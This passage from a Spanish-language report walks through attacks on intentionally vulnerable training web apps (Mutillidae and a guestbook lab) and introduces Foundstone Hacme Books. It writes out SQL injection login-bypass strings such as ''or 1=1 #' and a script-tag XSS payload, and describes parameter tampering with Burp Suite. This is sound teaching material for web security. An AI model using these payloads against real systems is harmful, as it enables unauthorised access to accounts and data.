


Figura 146. Escalada de privilegios. Formulario login.

Si en '*Email Address*' metemos una comilla simple, nos muestra un mensaje de error:




Figura 147. Escalada de privilegios. Mensaje de error.

Si introducimos la sentencia 'or '1'='1' # iniciamos sesión con Test User, que es el primer usuario de la tabla.

Figura 148. Escalada de privilegios. Login con el usuario Test User.

4.3.3.4 XSS

Podemos realizar el ataque XSS puesto que la página da la opción de firmar en el libro de visitas, que nos permite insertar código.




Figura 149. XSS. Libro de visitas.

Y comprobamos que es vulnerable a XSS




Figura 150. XSS. Ataque realizado.

4.4. Mutillidae

Es otro proyecto de OWASP que se nos presenta como una web, con el que podemos testear la página web en búsqueda vulnerabilidades y explotarlas. Es un proyecto multiplataforma escrito en PHP y se puede instalar bien usando XAMPP o a través de la distribución Samurai WTF.

El proyecto recoge todas las vulnerabilidades incluidas en OWASP TOP TEN[23].

Podemos encontrar una gran cantidad de videos en el canal de YouTube webpwnized, perteneciente a Jeremy Druin, desarrollador actual del proyecto y también podemos acceder a videos en la web de irongeek[24], creador inicial de Mutillidae.

4.4.1 Instalación de Mutillidae

Nos bajamos Mutillidae desde (http://sourceforge.net/projects/mutillidae/), como ya tenemos instalado XAMPP, únicamente tenemos que descomprimir el archivo que nos hemos bajado en la carpeta c:\xampp\htdocs




Figura 151. Mutillidae. Descompresor.

Seguidamente accedemos a Mutillidae ingresando la dirección '*127.0.0.1/mutillidae/index.php*' en el navegador, y una vez reseteada la base de datos, ya podemos empezar a realizar los test.

[23] https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
[24] http://www.irongeek.com/i.php?page=videos%2Fweb-application-pen-testing-tutorials-with-mutillidae

Figura 152. Mutillidae. Página inicio.

4.4.2. Utilidades de Mutillidae

Nos permite realizar una gran cantidad de técnicas de penetración web, entre las que está el Top 10 OWASP 2013, OWASP 2010 y 2007 y otros ataques. Todos aparecen en el menú lateral de la web.

Vamos a ver las más importantes.

4.4.2.1 SQL Injection

Podemos realizar este ataque accediendo a '*login/register*'

Probamos a meter comilla simple en '*username*':

Figura 153. Mutillidae. SQL Injection. Login.

Y nos aparece el mensaje de error:




Figura 154. Mutillidae. SQL Injection. Mensaje error.

Si introducimos la sentencia SQL *' or 1=1 #*




Figura 155. Mutillidae. SQL Injection en formulario.

Hemos Entrado como Admin, que es el primer usuario que hay:

Figura 156. Mutillidae. SQL Injection. Acceso como usuario admin.

Nos deslogamos, y probamos a entrar como usuario '*admin'* inyectando código SQL en el campo password, para ello en primer lugar cambiamos el código de la página web para cambiar el tipo de entrada de *password* a *input* y la longitud a 200 caracteres para poder meter sentencias largas de código SQL.




Figura 157. Mutillidae. SQL Injection. Modificación código HTML.

Introducimos la sentencia SQL *'or (1=1 and username='admin')--* en campo password del formulario.

Y conseguimos nuevamente logarnos como usuario 'admin' sin saber la contraseña:

Figura 158. Mutillidae. SQL Injection. Login como admin.

4.4.2.2 XSS

Nos vamos a un formulario disponible, este caso DNS LooKup




Figura 159. Mutillidae. XSS. Menú DNS Lookup

Al introducir en Hostname/ip el valor <script> alert ('vulnerable XSS') </script>, obtenemos el siguiente resultado:




Figura 160. Mutillidae. Ataque XSS.

Lo que nos confirma que la página es vulnerable a XSS.

4.4.2.3 Insecure Direct Object References

Este ataque se aprovecha de que la aplicación web da acceso a ciertos objetos que se encuentran almacenados en el servidor. Este ataque se basa en interceptar y cambiar el parámetro que apunta al objeto, y modificarlo para acceder a un objeto al que el usuario no está autorizado a entrar. Para interceptar la petición POST de la página y cambiar el parámetro usaremos la aplicación Burp Suite.




Figura 161. Mutillidae. Insecure Direct Object References.

En Mutillidae seleccionamos el texto que queremos visualizar:




Figura 162. Mutillidae. Selección de texto a visualizar.

Interceptamos la petición POST con Burp Suite




Figura 163. Mutillidae. Intercepción de la petición con Burp Suite.

A continuación, cambiamos el valor de *'textfile'*, incluyendo el nombre del objeto que queramos visualizar, y paramos la intercepción para que la petición llegue a su destino, y la página web visualice el objeto.




Figura 164. Mutillidae. Modificación de la petición.

Una vez modificada la petición, cesamos la intercepción y dejamos continuar la petición, entonces se nos muestra el archivo '*index.php'* en la web:

Figura 165. Mutillidae. Visualización del archivo 'index.php'

4.5. Foundstone Hacme Books

Foundstone Hacme Books[25] es una plataforma de aprendizaje para el desarrollo de software seguro, está dirigido a los desarrolladores de software, y a las auditorias de seguridad, y en general, a cualquier persona interesada en la seguridad de las aplicaciones web.

Foundstone[26] fue creada en 1999 por George Kurtz, Chris Prosige, Gary Bahadur, y William Chan. La empresa principalmente proporcionaba servicios de consultoría de seguridad de la información y más tarde creo el producto de gestión de vulnerabilidades de Foundstone Enterprise. En 2004 Foundstone fue adquirida por McAfee, y los productos de FoundStone son ofrecidos por McAfee como productos de pruebas gratuitos.

Los servicios de la empresa se dividen en cinco categorías:

- Respuesta de incidentes y análisis forense: se ocupa de la investigación, evaluación, y la contención de los ataques informáticos y los brotes de malware.
- Evaluaciones de infraestructura: la evaluación de la seguridad de redes y sistemas para identificar el software de configuración y vulnerabilidades.
- Software de evaluaciones de seguridad: la identificación de las vulnerabilidades de hardware y software a través de la caja negra, blanca y gris.
- Desarrollo de programas y riesgos: el desarrollo de programas de seguridad de la información, las políticas y procedimientos. También se incluye dentro de estos servicios las evaluaciones de riesgos de la seguridad de la información.
- Formación en hacking ético, respuesta a incidentes y análisis forense y seguridad del software.

FoundStone Hacme Books representa escenarios del mundo real y demuestra los problemas de seguridad que potencialmente pueden surgir en las aplicaciones Web.

La serie Hacme son un conjunto de aplicaciones temáticas, cuyo código de forma deliberada tiene multitud de vulnerabilidades web, para poder probar nuestros conocimientos sobre seguridad web, dentro de esta serie, tenemos los siguientes aplicativos web:

- Hacme Casino.
- Hacme Shipping.
- Hacme Travel.
- Hacme Bank.

[25] http://www.mcafee.com/es/downloads/free-tools/hacmebooks.aspx
[26] https://en.wikipedia.org/wiki/Foundstone

4.5.1. Instalación de Foundstone

Para instalar Foundstone tenemos que ir a la página de descargas de McAfee, previamente, tenemos que aceptar con todas las obligaciones de la licencia de McAfee[27]. McAfee pone a nuestra disposición la página de su comunidad, Security Awareness[28], por si tuviéramos algún problema durante la instalación. Hacme Casino sólo se encuentra disponible para el sistema operativo Windows XP y versiones posteriores. No está disponible para Linux. Para realizar la instalación y ejecutar la aplicación no necesitamos ningún requisito especial, como servidores apache, mysql, aunque Hacme Travel requiere Microsoft SQL Server 2000 Desktop Engine

Una vez descargado, descomprimimos el archivo HacmeCasinoSetup.exe y lo ejecutamos, previa advertencia de que Hacme Casino es vulnerable a varios fallos de seguridad y nos es conveniente su instalación en sistemas en producción.

